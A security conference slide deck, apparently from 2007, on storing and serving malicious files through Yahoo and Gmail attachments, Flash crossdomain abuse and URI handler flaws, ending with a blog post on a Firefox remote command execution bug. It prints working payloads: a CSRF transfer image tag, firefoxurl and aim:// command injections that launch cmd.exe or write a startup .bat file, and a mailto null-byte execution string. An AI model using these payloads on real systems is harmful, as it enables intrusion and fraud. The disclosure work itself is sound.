



# Biting the Hand that Feeds You

Storing and Serving Malicious Content from Popular Web Servers

Billy K Rios (BK) and Nate McFeters



# Agenda

## Domain Names and Trust

- Who do you Trust?
- Biting the Hand - Yahoo
- Biting the Hand - Gmail
- Flash Based Attacks
- URI Use and Abuse
- Questions / Conclusions



# Who do you Trust?

## Domain Names and Trust

- Browser Restrictions
- SSL Certificates
- Phishing Filters
- Human Trust

# Cross Site Request Forgery

## Classic Example of CSRF

- The attacker (Billy) decides to transfer \$1 to his friends (Nate) checking account using [www.BigCreditUnion.com](http://www.BigCreditUnion.com).

GET /transfer.do?toacct=NATE&amount=1 HTTP/1.1

... ..

Cookie: MYCOOKIE=AWSWADJ1LE3UQHJ3AJUAJ5Q5U

Host: www.BigCreditUnion.com

# Cross Site Request Forgery

## CSRF Classic Example

- The web application does a great job of tying the users' session to the appropriate account and subtracts the \$1 from Billy's account and adds \$1 to Nate's account.

```
<img src=  
"http://BigCreditUnion.com /transfer.do?toacct=BILLY&amount=10000"  
width="1" height="1" border="0">
```

# Cross Site Request Forgery

## Classic CSRF with a Twist

- Forcing the user's browser to establish an authenticated session with the target server.

## Nasty JavaScript CODE

```
var usernameList = new Array("administrator", "admin", "whatsupgold");  
var passwordList = new Array("administrator", "admin", "password");
```



# Cross Site Request Forgery

## Classic CSRF with a Twist

# DEMO





# Web Mail

## Web Mail Features

- Storage Space
- Anonymity
- Speed
- Trust





# Biting the Hand That Feeds You

## Yahoo

- **Yahoo Sign up Process**
- **Yahoo Protection Measures**
- **Storing Content on Yahoo**
- **Serving Content on Yahoo**



# Biting the Hand That Feeds You



## Hi There!

We'll get you set up on Yahoo! in three easy steps! Just answer a few simple questions, select an ID and password, and you'll be all set.

I prefer content from

### 1. Tell us about yourself...

My Name

Gender

Birthday

I live in

Postal Code

### 2. Select an ID and password

Yahoo! ID and Email  @yahoo.com

Password  Password Strength

# Biting the Hand That Feeds You

[Continue to Message](#)

## Attachments

The following file has been attached:

 [PwDump.exe](#) (228k) [[Remove](#)] No virus threat detected

[Attach More Files](#)

# Biting the Hand That Feeds You

Scanned with: Norton  
**AntiVirus**

Keep your computer safe from Internet viruses and spyware with  
the Symantec Security Connection

[Download Attachment](#)

[Back to Message](#)

# Biting the Hand That Feeds You


Internet Explorer is attempting to send data to the following page:

<http://attach.re3.mail.yahoo.com/us.f574.mail.yahoo.com/ym/ShowLetter/?box=Int>


You may tamper with this data using this dialog.

[Configure this tool...](#)

# Biting the Hand That Feeds You



# Biting the Hand That Feeds You





# Biting the Hand That Feeds You

## Yahoo DEMO





# Biting the Hand That Feeds You

## Gmail

- Gmail Sign up Process
- Gmail Protection Measures
- Storing Content on Gmail
- Serving Content on Gmail



# Biting the Hand That Feeds You



Create a Google Account - Gmail

## Create an Account

Your Google Account gives you access to Gmail and [other Google services](#). If you already have a Google Account, you can [sign in here](#).

### Get started with Gmail

First name:

Last name:

Desired Login Name:

@gmail.com

Examples: JSmith, John.Smith

check availability!

Choose a password:

[Password strength:](#)

# Biting the Hand That Feeds You



# Biting the Hand That Feeds You

[Add Cc](#) | [Add Bcc](#)

**Subject:** Biting the Hand That Feeds You

 [C:\WINDOWS\system32\cmd.exe](#) [remove](#)

[Attach another file](#)

**B** *I* U *F* *T*          

« [Plain text](#)

# Biting the Hand That Feeds You

[Add Cc](#) | [Add Bcc](#)

**Subject:** Biting the Hand That Feeds You



[cmd.exe \(application/octet-stream\) 380kb](#)

[Attach another file](#)

**B**

*I*

U

*F* *T*



[« Plain text](#)

# Biting the Hand That Feeds You





# Biting the Hand That Feeds You

## Gmail DEMO



# Other Avenues of Abuse

## Let me count the ways....

- Malware?
- Warez?
- File Sharing?
- Covert Channels?
  
- Full Blown File Sharing Applications?!?





# Biting the Hand That Feeds You

## Flash

- **Flash Crossdomain Restrictions**
- **Crossdomain.xml**
- **loadPolicyFile()**

# Biting the Hand That Feeds You

## Crossdomain.xml

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy
  SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
```

# Biting the Hand That Feeds You


## loadPolicyFile()

### **System.security.loadPolicyFile()**

The policy file allows administrators with write access to a portion of a website to grant an application read access to that portion... By default, this file is located in the root directory of the target server.

... This API was introduced in Flash Player 7 (7.0.19.0) to allow the website to specify a nondefault location for the policy file. This mechanism is used by the Flash application to indicate to Flash Player where to look for a policy file ...

# Biting the Hand That Feeds You



# Biting the Hand That Feeds You



```
.loadPolicyFile("http://mail.google.com/mail/?ik=2ef1a96b23&attid=0.1&
```

**<http://mail.google.com/mail/> - serves the file as well!?!**

# Defenses

## Slowing and Stopping These Attacks

- Switching Domains (correctly!)
- CSRF Protections for File Download
- CSRF Protection for Web based Authentication
- Avoid Pwnership
- Rethinking WEBMAIL!



# URI Use and Abuse??

## Registered URI Handler Abuse

- What is all this URI Use and Abuse stuff?
- What's registered on my machine?
- What's vulnerable (so far...)?
- Who's fault is it??



# What is all this URI Use and Abuse stuff?

## URIs


- Are registered on your machine by any developer who so chooses. We know the common ones `http://`, `ftp://`, etc., what else is there? How about `aim://`, `firefoxurl://`, `picasa://`, etc.?
- URIs are attached to back-end applications thru the Window Registry and are typically run as shell commands.
- Registered URIs can be accessed thru XSS exposures, and thus XSS exposures can interact with commands passed to your operating system
- HOLY SHIT.



# What's Registered on MY Machine?

## DUH (Dump URL Handlers) Tool

- Shouts to Erik Cabetas for the help on this tool.
- Discovered that URIs are registered and attached to programs in the windows registry. DUH enumerates those.



```
C:\Documents and Settings\mcfetna\Desktop>cscript.exe //Nologo DUH.vbs
acrobat URL:Acrobat Protocol      C:\Program Files\Adobe\Reader\AcroRd32.exe /u "%1"
AIM      URL: AOL Instant Messenger Protocol      Rundll32.exe "C:\Program Files\Tr
"%1" ini="c:\program files\trillian\users\default\cache\pending_aim.ini"
callto   URL: CallTo Protocol      rundll32.exe msconf.dll,CallToProtocolHandler %1
file     URL:File Protocol          rundll32.exe msconf.dll,CallToProtocolHandler %1
ftp      URL:File Transfer Protocol      rundll32.exe msconf.dll,CallToProtocolHandler %1
```

# What's Vulnerable (So Far...)?

## Cross-Browser Scripting

- IE Pwns Firefox and NN 9 thru the "firefoxurl" and "navigatorurl" handlers
  - IE or Firefox/NN 9 (depends on which side of the political struggle you're on) do not properly sanitize double quotes passed during the call to the firefox.exe/navigator.exe, so it is possible to inject another command line argument
  - Injecting the "-chrome" argument allows us to run arbitrary commands

# What's Vulnerable (So Far...)?

## Cross-Browser Scripting

```
firefoxurl:test"%20-  
chrome%20"javascript:C=Components.classes;I=Components.i  
nterfaces;file=C['@mozilla.org/file/local;1'].createInstance(I.n  
slLocalFile);file.initWithPath('C:' + String.fromCharCode(92) + St  
ring.fromCharCode(92) + 'Windows' + String.fromCharCode(92) +  
String.fromCharCode(92) + 'System32' + String.fromCharCode(92)  
+ String.fromCharCode(92) + 'cmd.exe');process=C['@mozilla.o  
rg/process/util;1'].createInstance(I.nsIProcess);process.init(fil  
e);process.run(true%252c{ }%252c0);alert(process)
```

# What's Vulnerable (So Far...)?



## Cross-Application Scripting

- IE Pwns Trillian thru the "aim" url handler
  - Stack Overflow: `aim://#1111111/1111...1`
  - Command Injection allows arbitrary content to be written to arbitrary location thru "ini" parameter.



# Cross-Application Scripting Demo 2 – Command Injection

**aim: &c:\windows\system32\calc.exe" ini=  
"C:\Documents and Settings\All Users\Start Menu\Programs  
\Startup\pwnd.bat"**



# What's Vulnerable (So Far...)?


## Remote Command Execution in FF, NN 9, Mozilla and other Gecko-based browsers

- “The behavior seems to be that if there's a %00 in the URL for these schemes then the URL Protocol handler is not called, instead the FileType handler is called based on the extension of the full url.” – From Mozilla Security Blog
- WHATEVA - DEMO

# Remote Command Exec. Demo

mailto:%00%00../../../../../../../../windows/system32/cmd".exe  
../../../../../../../../windows/system32/calc.exe " - " blah.bat

[Remote command execution in Firefox, NN 9, Mozilla, and other Gecko Based Browsers](#)







# Who's Fault Is It?

## Blame Game

- Feels like there should be first, second, and third degree felonies for this depending on who you are.
- Rios and I stand by that all are at fault, the browsers for not sanitizing the data and the application developers who registered the URIs in the first place.




# What's Next?

## Functionality Attacks

- `irc://`, `picasa://`, `xmpp://`, etc.
- \*Nix?

Questions?

# Any Questions? Catch us at xs-sniper.com.



**Billy (BK) Rios**  
Thoughts on Security in an Uncivilized World...

Tuesday, July 24th, 2007

### Remote Command Execution in FireFox et al

\*\*\*\* UPDATE \*\*\*\*

Apparently this flaw affects Firefox users that also have IE7 (with full security patches) on their system. Just to be clear, this vulnerability is delivered through the Firefox browser, NOT IE. You simply have to have IE7 installed somewhere on your system for this to work (which is basically most WindowsXP Sp2 systems). You can read about the details [HERE](#). So it seems once again... as my first post ([HERE](#)) about URI handling issues stated... IE PWNS Firefox...

On a good note... I've noticed that this Mozilla bug ID has been changed to RESOLVED - FIXED. That was LIGHTNING FAST... I'll be waiting for the patch to get pushed out...

\*\*\*\* UPDATE \*\*\*\*

IE has gained a LOT of attention from the way it handles registered URIs. We (Kate Mofeters and I) have repeatedly mentioned that IE isn't the *only* browser that has issues dealing with registered URI handlers. In fact, some of the behavior exhibited by URI handling issues by other browsers can lead to remote command execution... some examples can be found [here](#).

Once again... these issues are shown using FireFox (2.0.0.3), Netscape Navigator 9, and Mozilla, but many other browsers are affected as well. It's time to take a good look at the registered URI handlers and how browsers interact with those registered URI handlers!

Pages

- Home
- About BK
- About Nate
- Vulns and Confs
- Proving Ground
- BK vs "The Crows"
- Remote Command
- Exec (FireFox 2.0.0.5 et al)

Categories

- Security

Archives

- July 2007

Links

- Niteesh Dhanjani
- Thor's Blog
- Planet-Websecurity
- Justin Clarke

Search:

